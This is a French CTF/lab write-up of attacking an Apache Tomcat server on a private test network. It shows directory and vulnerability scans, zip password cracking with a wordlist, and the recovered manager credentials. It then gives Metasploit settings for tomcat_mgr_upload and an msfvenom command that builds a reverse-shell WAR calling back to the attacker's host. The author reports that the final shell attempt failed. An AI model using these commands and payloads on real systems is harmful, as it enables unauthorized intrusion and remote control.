[+] Wordlist:                /usr/share/dirb/wordlists/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/docs                 (Status: 302) [Size: 0] [--> /docs/]
/examples             (Status: 302) [Size: 0] [--> /examples/]
/favicon.ico          (Status: 200) [Size: 21630]
/host-manager         (Status: 302) [Size: 0] [--> /host-manager/]
/manager              (Status: 302) [Size: 0] [--> /manager/]
Progress: 4614 / 4615 (99.98%)
===============================================================
Finished
===============================================================
```


Voici donc les répertoires (ou image) auxquels nous pouvons accéder :



Les trois premiers ne sont qu'une partie d'un cul de sac de documentation…

Les deux prochains sont plus intéressants :






Nous n'avons pas les droits d'accès sur ces pages, une connexion nous a été proposée et le nom du fichier contenant les identifiants et mots de passe des utilisateurs pouvant accéder à ces pages est renseigné comme étant tomcat-users.xml… Mais mis à part ces informations, nous sommes quelque peu dans le vent, nous avons besoin de plus d'informations que nous allons obtenir grâce à la commande *nikto 192.168.1.10:8080* :


```
┌──(kali㉿kali)-[~]
└─$ nikto -h 192.168.1.10:8080
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          192.168.1.10
+ Target Hostname:    192.168.1.10
+ Target Port:        8080
+ Start Time:         2024-11-28 16:49:20 (GMT4)
---------------------------------------------------------------------------
+ Server: No banner retrieved
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.
netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ /backup.zip: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.html
+ /favicon.ico: identifies this app/server as: Apache Tomcat (possibly 5.5.26 through 8.0.15), Alfresco Community. See: https://en.wikipedia.org/wiki/Favicon
+ OPTIONS: Allowed HTTP Methods: GET, HEAD, POST, PUT, DELETE, OPTIONS .
+ HTTP method ('Allow' Header): 'PUT' method could allow clients to save files on the web server.
+ HTTP method ('Allow' Header): 'DELETE' may allow clients to remove files on the web server.
+ /examples/servlets/index.html: Apache Tomcat default JSP pages present.
+ /examples/jsp/snp/snoop.jsp: Displays information about page retrievals, including other users. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2004-2104
+ /readme.txt: This might be interesting.
+ /manager/html: Default Tomcat Manager / Host Manager interface found.
+ /host-manager/html: Default Tomcat Manager / Host Manager interface found.
+ /manager/status: Default Tomcat Server Status interface found.
+ /host-manager/status: Default Tomcat Server Status interface found.
+ 8253 requests: 0 error(s) and 14 item(s) reported on remote host
+ End Time:           2024-11-28 16:49:57 (GMT4) (37 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

Et nous trouvons ce qui peut être potentiellement intéressant, un fichier readme.txt et un fichier backup.zip. Tentons de les analyser bien qu'il soit possible qu'il s'agisse d'une autre piste sans issue :



Il est donc possible qu'il y ait un utilisateur nommé randy, et mieux encore, nous avons l'information qu'un mot de passe est caché quelque part dans un fichier lui-même caché quelque part sur le serveur http…

Tentons d'analyser le fichier backup.zip à présent :



Il contient plusieurs fichiers, tous malheureusement protégés par un mot de passe. Nous n'avons plus qu'à espérer que le mot de passe de fichiers est faible ou au moins assez commun pour être contenu dans le dictionnaire rockyou.txt.

Nous testons tous les mots de passe de ce dictionnaire sur le fichier zip au moyen de la commande *fcrackzip -u -D -p /usr/share/wordlists/rockyou.txt Downloads/backup.zip* :


```
┌──(kali㉿kali)-[~]
└─$ fcrackzip -u -D -p /usr/share/wordlists/rockyou.txt Downloads/backup.zip

PASSWORD FOUND!!!!: pw == @a2005200263pmm245
```

Et nous trouvons rapidement le mot de passe @a2005200263pmm245 de ces fichiers, nous pouvons à présent y accéder, et nous nous souvenons que c'est habituellement le fichier tomcat-users.xml qui contient les mots de passe, comme renseigné dans les message d'erreur obtenus précédemment, lisons donc son contenu :

```
<role rolename="manager-gui"/>
<user username="manager" password="joRpH4Q75jbNgs" roles="manager-gui"/>

<role rolename="admin-gui"/>
<user username="admin" password="joRpH4Q75jbNgs" roles="admin-gui, manager-gui"/>
```


Et voici les mots de passe trouvés, manager-gui et admin-gui semble partager le même mot de passe étant joRpH4Q75jbNgs…

Nous parvenons donc à accéder à la page manager/html au moyen de la paire identifiant/mot de passe étant admin/joRpH4Q75jbNgs :



Et après avoir essayé plusieurs des failles trouvées dans d'autres machine mais sans succès, nous nous décidons à exploiter l'ancienneté de tomcat pour exploiter des failles connues, pour cela nous utilisons l'outil metasploit lancé au moyen de la commande *msfconsole* puis affiche les exploits liés à tomcat avec la commande *search tomcat*…


Et parmi les 70 exploits affichés, il y en a un qui saute à l'oeil car correspondant avec plus de précision à votre situation :



C'est le 18ème exploit nommé Apache Tomcat Manager Authenticated Upload Code Execution, exactement ce dont nous avons besoin pour un reverse shell…

Utilisons le donc au moyen de la commande *use exploit/multi/http/tomcat_mgr_upload* :

Puis il faut bien évidemment configurer l'exploit pour qu'il sache quoi attaquer, nous utiliserons la commande *show options* pour avoir une idée des différents éléments à configurer :



Voici les informations que nous allons changer sachant que nous voulons attaquer le serveur tomcat d'adresse IP **192.168.1.10** à son port **8080** et plus précisément son répertoire **/manager/html**. Nous connaissons le mot de passe de l'utilisateur **admin** qui est **joRpH4Q75jbNgs**. Cet exploit utilisera le code malveillant **java/meterpreter/reverse_tcp**.

Cela donne comme configurations :

set RHOSTS 192.168.1.10
set RPORT 8080
set TARGETURI /manager/html
set HttpUsername admin
set HttpPassword joRpH4Q75jbNgs
set PAYLOAD java/meterpreter/reverse_tcp

```
msf6 exploit(multi/http/tomcat_mgr_upload) > set RHOSTS 192.168.1.10
RHOSTS ⇒ 192.168.1.10
msf6 exploit(multi/http/tomcat_mgr_upload) > set RPORT 8080
RPORT ⇒ 8080
msf6 exploit(multi/http/tomcat_mgr_upload) > set TARGETURI /manager/html
TARGETURI ⇒ /manager/html
msf6 exploit(multi/http/tomcat_mgr_upload) > set HttpUsername admin
HttpUsername ⇒ admin
msf6 exploit(multi/http/tomcat_mgr_upload) > set HttpPassword joRpH4Q75jbNgs
HttpPassword ⇒ joRpH4Q75jbNgs
msf6 exploit(multi/http/tomcat_mgr_upload) > set PAYLOAD java/meterpreter/reverse_tcp
PAYLOAD ⇒ java/meterpreter/reverse_tcp
```

Vérifions que l'exploit est bel et bien configuré à présent :

```
msf6 exploit(multi/http/tomcat_mgr_upload) > show options

Module options (exploit/multi/http/tomcat_mgr_upload):

   Name          Current Setting  Required  Description
   ----          ---------------  --------  -----------
   HttpPassword  joRpH4Q75jbNgs   no        The password for the specified username
   HttpUsername  admin            no        The username to authenticate as
   Proxies                        no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS        192.168.1.10     yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT         8080             yes       The target port (TCP)
   SSL           false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI     /manager/html    yes       The URI path of the manager app (/html/upload and /undeploy will be used)
   VHOST                          no        HTTP server virtual host


Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.1.14     yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Java Universal
```


Pourtant, l'exécution de l'exploit avec la commande exploit ne fonctionne pas :

```
msf6 exploit(multi/http/tomcat_mgr_upload) > exploit

[*] Started reverse TCP handler on 192.168.1.14:4444
[*] Retrieving session ID and CSRF token...
[-] Exploit aborted due to failure: unknown: Unable to access the Tomcat Manager
[*] Exploit completed, but no session was created.
```

Testons une seconde manière d'effectuer la même tâche au moyen de la commande *msfvenom -p java/shell_reverse_tcp LHOST=192.168.1.14 LPORT=6666 -f war -o 1.war* qui va nous permettre de créer un fichier war qui contiendra une charge utile Meterpreter avec un reverse shell :

```
┌──(kali㉿kali)-[~]
└─$ msfvenom -p java/shell_reverse_tcp LHOST=192.168.1.14 LPORT=6666 -f war -o BOUGHLEM_Bilel_Reverse_Shell.war
Payload size: 12805 bytes
Final size of war file: 12805 bytes
Saved as: BOUGHLEM_Bilel_Reverse_Shell.war
```

A présent, injectons ce fichier chez la cible :



Après plusieurs autres faibles idées, il faut admettre que…

Cette dernière machine sera malheureusement un échec, car je ne parviens pas à obtenir un reverse shell en utilisant metasploit ou autre outils…